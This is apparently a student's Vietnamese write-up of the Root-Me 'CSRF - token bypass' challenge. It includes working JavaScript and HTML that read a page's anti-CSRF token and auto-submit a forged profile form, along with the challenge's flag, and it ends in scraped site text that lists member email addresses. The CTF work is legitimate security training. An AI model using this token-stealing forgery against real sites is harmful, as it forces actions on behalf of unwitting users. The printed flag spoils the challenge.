Lê Hoàng Phúc

20521763


NT213.N21.ANTN

Tên challenge : CSRF - token bypass

Challenge Link: https://www.root-me.org/en/Challenges/Web-Client/CSRF-token-bypass

Tại đây mỗi lần post điều gì đều xuât hiện các token mới


Vậy script của ta cần bổ sung thêm tính năng lấy trước token



hoangphuc53@gmail.com

```
var token = req.responseText.match(/[abcdef0123456789]{32}/);

document.getElementById("token").value = token;

document.getElementById("clickme").submit();

</script>
```


```
<form action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post" name="csrf_form" enctype="multipart/form-data">

        <input id="username" type="text" name="username" value="hoangphuc53">

        <input id="status" type="checkbox" name="status" checked >

        <input id="token" type="hidden" name="token" value="" />

        <button type="submit">Submit</button>

</form>


<script>


        xhttp = new XMLHttpRequest();
        xhttp.open("GET", "http://challenge01.root-me.org/web-client/ch23/?action=profile", false);
        xhttp.send();

        // extraction du token
        token_admin = (xhttp.responseText.match(/[abcdef0123456789]{32}/));

        // insertion du token dans notre formulaire
         document.getElementById('token').setAttribute('value', token_admin)

        // envoi du formulaire
        document.csrf_form.submit();
</script>
```



Good job dude, flag is : Byp4ss_CSRF_T0k3n-w1th-XSS

Flag : Byp4ss_CSRF_T0k3n-w1th-XSS

Time : 20p



CSRF - token bypass

45 Points

Cross-Site Request Forgery

Author

sambecks, 18 February 2016

Level

Validations

6063 Challengers 3%

Note

★★★★★ 396 Votes

Statement

Activate your account to access intranet.

3 related ressource(s)

- les attaques CSRF (Exploitation - Web)
- CSRF: Attack and defense (Exploitation - Web)
- OWASP Cross-site Request Forgery CSRF (Exploitation - Web)

Validation

Well done, you won 45 Points

Don't forget to give your opinion on the challenge by voting ;-)

Enter password

368 visitors now

Newest members :
jesevo5567@lieboe.com
markjoejay1960@gmail.com
kli4root Kadmerad Ngo
biboux nfv

Offers

APP Cybersecurity analyst
CDI Cybersecurity consultant
CDI Cybersecurity consultant
CDI R&D engineer
AUT R&D engineer

Chatbox

donadtp
10 April 2023 at 21:09
ptddrrrr ok soolking

9aylas
10 April 2023 at 07:34
wééé sl3aa

Atr3u5
30 March 2023 at 06:18